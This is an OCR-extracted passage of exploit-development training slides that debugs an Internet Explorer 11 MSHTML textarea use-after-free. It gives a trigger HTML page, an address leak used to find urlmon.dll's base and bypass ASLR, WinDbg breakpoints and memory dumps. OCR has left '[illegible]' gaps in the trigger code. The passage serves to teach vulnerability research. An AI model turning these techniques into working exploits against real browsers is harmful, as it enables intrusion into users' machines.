
  - When translating the Unicode characters, we get the address **0x758c4504**
  - Looking that up with WinDbg, we get **urlmon!CSecurityManager::`vftable'**
  - The load address of **urlmon.dll** is **0x758c0000**
  - Therefore, the RVA is **0x4504**
  - The DLL **urlmon.dll** is a good size DLL with plenty of gadgets
  - We'll stick with this layout for now, but we need to get into the technical details

Executing Trigger-2.html

When opening the **Trigger-2.html** file with IE 11, we get the results shown on the slide. As you can see, we were able to calculate the RVA of **0x4504** and, with that, can determine the base address of **urlmon.dll**. We could keep experimenting with different objects and sizes to locate other DLLs, but this one is good for now. We really need to move forward into the technical details behind this bug.

Trigger-3.html

- The **Trigger-3.html** file is the same as **Trigger-2.html**, but with various **alert** lines so you know where in the script you are
- It also includes a function called **setBs** that changes the **value** inside of the **textarea** object to **B**'s with the click of a button




```
<script>

function run() {
alert("[illegible]");
  var textarea = document.getElementById("[illegible]");
  alert("[illegible]");
  var frame = document.createElement("[illegible]");
  alert("[illegible]");
  textarea.appendChild(frame);
  frame.contentDocument.onreadystatechange = eventhandler;

  form.reset();
}

function eventhandler() {
  alert("Before Realloc and Free");
  document.getElementById("textarea").defaultValue = "foo";
  var x = document.createElement("INPUT");
  x.setAttribute("type", "range");
}

</script>
<body onload=run()>
<form id="form">
<!-- <textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaaaa</textarea> -->
<script>alert("Before Creation of Text Area Object: Attach and set breakpoints")</script>
<textarea id="textarea" cols="80">aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa</textarea>
<br><input id="clickMe" type="button" value="Replace Text With B's" onclick="setBs();" />

<script>
function setBs() {

    var text = document.getElementById("textarea");      // Getting the swapped element
    text.value = "BBBBBBBBBBBBBBBBBBBBBBBBBBB";
    }

</script>
```

Trigger-3.html

On this slide is the file **Trigger-3.html**. This is very similar to the **Trigger-2.html** file with the addition of various **alerts** so that you know where you are in the code while the JavaScript is executing. This allows you to attach to it with a debugger at specific points. There is also the addition of a function called **setBs** that changes the **value** or **innerHTML** of the **textarea** object to **B**'s via the click of a button.


Attaching with WinDbg

- Double-click the **Trigger-3.html** file. You should get a pop-up:



Before Creation of Text Area Object: Attach and set breakpoints

- Double-click the **windbgx86** icon on the Desktop
  - Press **F6** and attach to the lower instance of **iexplore.exe**
  - Click **OK** to attach
  - We do not want to attack to the browser broker




```
⊞ 3600 notepad++.exe
⊞ 1096 iexplore.exe
⊞ 2792 iexplore.exe
⊞ 3684 audiodg.exe
```

NOTE: It is a good idea to ensure there are no remaining instances of iexplore.exe running each time to launch the trigger files. Use Task Manager.

Attaching with WinDbg

Launch the **Trigger-3.html** file. You will get the pop-up shown on the screen saying, "Before Creation of Text Area Object: Attach and set breakpoints." Double-click the **windbgx86** icon on the Desktop to launch WinDbg. Press **F6** and attach to the lowest instance of **iexplore.exe**. Back when Microsoft introduced "Protected Mode" in Internet Explorer, they split the browser broker from the individual tabs. There should only be one tab open, and the lower instance inside of WinDbg represents this tab.

NOTE: It is a good idea to ensure there are no remaining instances of iexplore.exe running each time to launch the trigger files. Use Task Manager.



Setting the Breakpoints

- We now want to set a series of breakpoints
  - On your Desktop is a file called **breakpoints.txt** that includes the breakpoints needed for us to debug the vulnerability
  - They came from hours spent reverse engineering and disassembling
  - They are set locations, such as the creation of the **textarea** object
  - The only way for you to learn where to set these breakpoints is to spend the time yourself debugging, reversing, and tracking the allocations and frees
    - **bp MSHTML!CTextArea::CreateElement+0x13**
    - **bp MSHTML!BASICPROPPARAMS::SetStringProperty**
    - **bp MSHTML!CTxtPtr::InsertRange**
    - **bp MSHTML!CStr::_Alloc+0x4f**
    - **bm MSHTML!_HeapRealloc<0>**
    - **bp urlmon!CoInternetCreateSecurityManager**
    - **bp ole32!CoTaskMemAlloc+0x13**

Setting the Breakpoints

We now want to set a series of breakpoints so that we can walk through what is happening in relation to this bug. It may not look like much, but the breakpoint list we will use came from countless hours reverse engineering and debugging **mshtml.dll**. You are strongly encouraged to determine how these breakpoints came to be found on your own time. This is where you will learn the most. As you can tell by their symbol names, they are set on the creation of the **textarea** object and so on. Let's look at each one so that you have an understanding. The breakpoints are located in the file **breakpoints.txt** on your Desktop.

bp MSHTML!CTextArea::CreateElement+0x13

We discussed the **textarea** element earlier and its creation at the beginning of the script. This breakpoint's location is at the return from the call to **HeapAlloc**. Unless there was an issue with the allocation, the accumulator register should hold the address of the allocation.

bp MSHTML!BASICPROPPARAMS::SetStringProperty

We saw this function earlier during the crash when we had PageHeap on. It lead to the call to **HeapReAlloc**. You will see why it is useful as a breakpoint coming up.

bp MSHTML!CTxtPtr::InsertRange

One thing to remember is that when we see the **a**'s on the screen within the **textarea** object that the data had to be copied from somewhere. It is often the case where the data we see in one location is actually at multiple locations in memory. This breakpoint is set on the function that copies the data from one location in memory to the destination address where you actually see the **a**'s on the screen. Mind you that we're dealing with a memory leak, so we haven't seen the **a**'s on the screen yet due to the corruption of memory.

bp MSHTML!CStr::_Alloc+0x4f

The function in this breakpoint performs some **BSTR** (Binary String) allocations. You will see soon that our data is moved around by this function and is involved with the **INPUT** object we later create.

bm MSHTML!_HeapRealloc<0>

Inside the **eventhandler** function we change the default value inside the **textarea** object. This leads to a call to **HeapRealloc**. We will use this breakpoint to track that reallocation.

bp urlmon!CoInternetCreateSecurityManager


The creation of the **INPUT** object that we create inside the **eventhandler** function is tied to the function in this breakpoint. We want to track this allocation.

bp ole32!CoTaskMemAlloc+0x13

This is the function that performs the allocation related to the **INPUT** object that we create in the **eventhandler** function. It is directly related to the breakpoint in **urlmon!CoInternetCreateSecurityManager**.

References:

1. Sims, S. F. (2018). Chapter 14: Advanced Windows Exploitation. In *Gray Hat Hacking* (5th ed., pp. 253–320). New York, NY: McGraw-Hill Education.



Debugging the Vulnerability

- With IE 11 still paused within WinDbg, we want to enable only the breakpoints we need for now

```
0:017> bd *       #This disables all breakpoints
0:017> be 0 1     #This enables breakpoints 1 & 2
0:017> g          #This tells the debugger to go
```

- With the process running, click **OK** on the pop-up from IE 11
- You should immediately hit breakpoint 0

```
Breakpoint 0 hit
eax=02c68200 ebx=00000000 ecx=037c0000 edx=01128f84 esi=03a2c39c edi=6a8562e0
eip=6a8562f3 esp=03a2c388 ebp=03a2c388 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
MSHTML!CTextArea::CreateElement+0x13:
6a8562f3 85c0          test    eax,eax
```

Debugging the Vulnerability


IE 11 should still be paused inside of WinDbg. If at any point you accidentally tell the debugger to go before you were supposed to, or if you start to experience strange behavior, you will need to start over from the beginning. You should expect to get used to this, as you will need to repeat your steps countless times to get the desired results. Issue the following inside of WinDbg:

```
0:017> bd *       #This disables all breakpoints
0:017> be 0 1     #This enables breakpoints 1 & 2
0:017> g          #This tells the debugger to go
```

Click **OK** on the pop-up from earlier in IE 11. Breakpoint 0 should immediately be hit. If not, something went wrong and you need to kill all instances of **iexplore.exe** and start over.

```
Breakpoint 0 hit
eax=02c68200 ebx=00000000 ecx=037c0000 edx=01128f84 esi=03a2c39c edi=6a8562e0
eip=6a8562f3 esp=03a2c388 ebp=03a2c388 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
MSHTML!CTextArea::CreateElement+0x13:
6a8562f3 85c0          test    eax,eax
```

We have not hit the breakpoint on the return from the call to **HeapAlloc**. The **EAX** register holds the address of the **textarea** object. Remember that your addressing will not match in many cases as ASLR is running.



Tracking the Initial Allocations (1)


- Next, enable breakpoint 2 on **MSHTML!CTxtPtr::InsertRange** to track the copying of our **a**'s to the location displayed in our browser window

```
0:008> be 2
0:008> g
Breakpoint 2 hit
eax=00000001 ebx=00000039 ecx=03a2c35c edx=fdef0000 esi=031680f0 edi=00000001
eip=6a3abef0 esp=03a2c31c ebp=03a2c3dc iopl=0         nv up ei ng nz na pe cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000287
MSHTML!CTxtPtr::InsertRange:
6a3abef0 8bff          mov     edi,edi
0:008> g
Breakpoint 2 hit
eax=00000269 ebx=00000039 ecx=03a2c35c edx=00000265 esi=031680f0 edi=00000265
eip=6a3abef0 esp=03a2c31c ebp=03a2c3dc iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
MSHTML!CTxtPtr::InsertRange:
6a3abef0 8bff          mov     edi,edi
```

Tracking the Initial Allocations (1)

Let's enable breakpoint 2 on **MSHTML!CTxtPtr::InsertRange** to track the copying of our **a**'s to the location displayed in your browser window. After that, we tell the debugger to **go** twice. You can see that we then hit breakpoint 2 twice.

```
0:008> be 2
0:008> g
Breakpoint 2 hit
eax=00000001 ebx=00000039 ecx=03a2c35c edx=fdef0000 esi=031680f0 edi=00000001
eip=6a3abef0 esp=03a2c31c ebp=03a2c3dc iopl=0         nv up ei ng nz na pe cy
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000287
MSHTML!CTxtPtr::InsertRange:
6a3abef0 8bff          mov     edi,edi
0:008> g
Breakpoint 2 hit
eax=00000269 ebx=00000039 ecx=03a2c35c edx=00000265 esi=031680f0 edi=00000265
eip=6a3abef0 esp=03a2c31c ebp=03a2c3dc iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
MSHTML!CTxtPtr::InsertRange:
6a3abef0 8bff          mov     edi,edi
```




Tracking the Initial Allocations (2)

- Press **F8** or issue the **t** command to single-step until reaching the call to **memcpy_s**. It will be quite a few steps to get there...

```
0:008> t
eax=005eea6a ebx=03a2c35c ecx=000004ca edx=00002000 esi=02c3c0d0 edi=00000072
eip=6a3abf91 esp=03a2c2d8 ebp=03a2c318 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
MSHTML!CTxtPtr::InsertRange+0x9d:
6a3abf91 ff15d0014c6b    call    dword ptr [MSHTML!_imp__memcpy_s (6b4c01d0)]
0:008> t
eax=005eea6a ebx=03a2c35c ecx=000004ca edx=00002000 esi=02c3c0d0 edi=00000072
eip=74f1afbf esp=03a2c2d4 ebp=03a2c318 iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
msvcrt!memcpy_s:
74f1afbf 8bff            mov     edi,edi
```

Tracking the Initial Allocations (2)

Now that we've hit breakpoint 2 a second time, we want to single-step by pressing **F8** or issuing the **t** command in WinDbg until we reach the call to **memcpy_s**. This will take quite a few steps, but it's important to pause when reaching the call. In the example above, we reached the call and then stepped one more instruction into the **memcpy_s** function. Record the address held in **EAX**. In our example it is **0x005eea6a**. It will differ each time.



Examining Memory

- Examine the memory at **EAX**, step out, and reexamine


```
0:008> dc 005eea6a L10
005eea6a  00000000 00000000 00000000 00000000  ................
005eea7a  00000000 00000000 00000000 00000000  ................
005eea8a  00000000 00000000 00000000 00000000  ................
005eea9a  00000000 00000000 00000000 00000000  ................
0:008> gu
eax=00000000 ebx=03a2c35c ecx=00000000 edx=00000000 esi=02c3c0d0 edi=00000072
eip=6a3abf97 esp=03a2c2d8 ebp=03a2c318 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
MSHTML!CTxtPtr::InsertRange+0xa3:
6a3abf97 8b4508          mov     eax,dword ptr [ebp+8] ss:002b:03a2c320=39000000
0:008> dc 005eea6a L10
005eea6a  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005eea7a  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005eea8a  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005eea9a  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
```

Examining Memory

Dump memory pointed at by the **EAX** register from the last slide with the **dc** command. Afterward, issue the **gu** command to "step out" of the function and then re-execute the **dc** command.

```
0:008> dc 005eea6a L10
005eea6a  00000000 00000000 00000000 00000000  ................
005eea7a  00000000 00000000 00000000 00000000  ................
005eea8a  00000000 00000000 00000000 00000000  ................
005eea9a  00000000 00000000 00000000 00000000  ................
0:008> gu
eax=00000000 ebx=03a2c35c ecx=00000000 edx=00000000 esi=02c3c0d0 edi=00000072
eip=6a3abf97 esp=03a2c2d8 ebp=03a2c318 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
MSHTML!CTxtPtr::InsertRange+0xa3:
6a3abf97 8b4508          mov     eax,dword ptr [ebp+8] ss:002b:03a2c320=39000000
0:008> dc 005eea6a L10
005eea6a  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005eea7a  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005eea8a  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
005eea9a  00610061 00610061 00610061 00610061  a.a.a.a.a.a.a.a.
```

As you can see, our data has been copied to this address. This is the address of what you visibly see displayed in the browser window. We want to set a breakpoint on this address for use later. Continue to the next slide.



Setting a "Break on Access" Breakpoint

- Set a "break on access" breakpoint on the address of the displayed string of **a**'s
- We will round it down by 2 bytes for 4-byte alignment
- Disable breakpoint 2 and enable breakpoint 3 for the **BSTR** allocations

```
0:008> ba w4 005eea68
0:008> bd 2
0:008> be 3
0:008> bl
 0 e 6a8562f3     0001 (0001) 0:**** MSHTML!CTextArea::CreateElement+0x13
 1 e 6a572cab     0001 (0001) 0:**** MSHTML!BASICPROPPARAMS::SetStringProperty
 2 d 6a3abef0     0001 (0001) 0:**** MSHTML!CTxtPtr::InsertRange
 3 e 6a347174     0001 (0001) 0:**** MSHTML!CStr::_Alloc+0x43
 4 d 758efc40     0001 (0001) 0:**** urlmon!CoInternetCreateSecurityManager
 5 d 6ab4f435     0001 (0001) 0:**** MSHTML!_HeapRealloc<0>
 6 d 755dea5f     0001 (0001) 0:**** ole32!CoTaskMemAlloc+0x13
 7 e 005eea68 w 4 0001 (0001) 0:****
```


Setting a "Break on Access" Breakpoint

Next, set a "break on access" breakpoint on the address of the displayed string of **a**'s. This will be a read or write access breakpoint, as set by the **ba w4** command. We subtract 2 bytes from the address originally shown in **EAX** so that it is 4-byte aligned. Afterward, we disable breakpoint 2, enable breakpoint 3, and then list out the state of all breakpoints.

```
0:008> ba w4 005eea68
0:008> bd 2
0:008> be 3
0:008> bl
 0 e 6a8562f3     0001 (0001) 0:**** MSHTML!CTextArea::CreateElement+0x13
 1 e 6a572cab     0001 (0001) 0:**** MSHTML!BASICPROPPARAMS::SetStringProperty
 2 d 6a3abef0     0001 (0001) 0:**** MSHTML!CTxtPtr::InsertRange
 3 e 6a347174     0001 (0001) 0:**** MSHTML!CStr::_Alloc+0x43
 4 d 758efc40     0001 (0001) 0:**** urlmon!CoInternetCreateSecurityManager
 5 d 6ab4f435     0001 (0001) 0:**** MSHTML!_HeapRealloc<0>
 6 d 755dea5f     0001 (0001) 0:**** ole32!CoTaskMemAlloc+0x13
 7 e 005eea68 w 4 0001 (0001) 0:****
```

Continuing Execution (1)

- Press **F5** or issue the **g** command to continue execution
- Breakpoint 3 is instantly hit




```
0:008> g
Breakpoint 3 hit
eax=005ce6c0 ebx=02c68244 ecx=00530000 edx=00537de0 esi=00000000 edi=00000039
eip=6a347174 esp=03a2c75c ebp=03a2c770 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
MSHTML!CStr::_Alloc+0x43:
6a347174 85c0            test    eax,eax
```

- Save the address shown in **EAX**, as it will also prove useful
- In our case, the address is **0x005ce6c0**

Continuing Execution (1)

Press **F5** to continue execution, and you should instantly hit breakpoint 3. Record the address shown in **EAX**, as it will also hold a copy of our **a**'s and is ultimately involved in the Use-After-Free bug.



Continuing Execution (2)

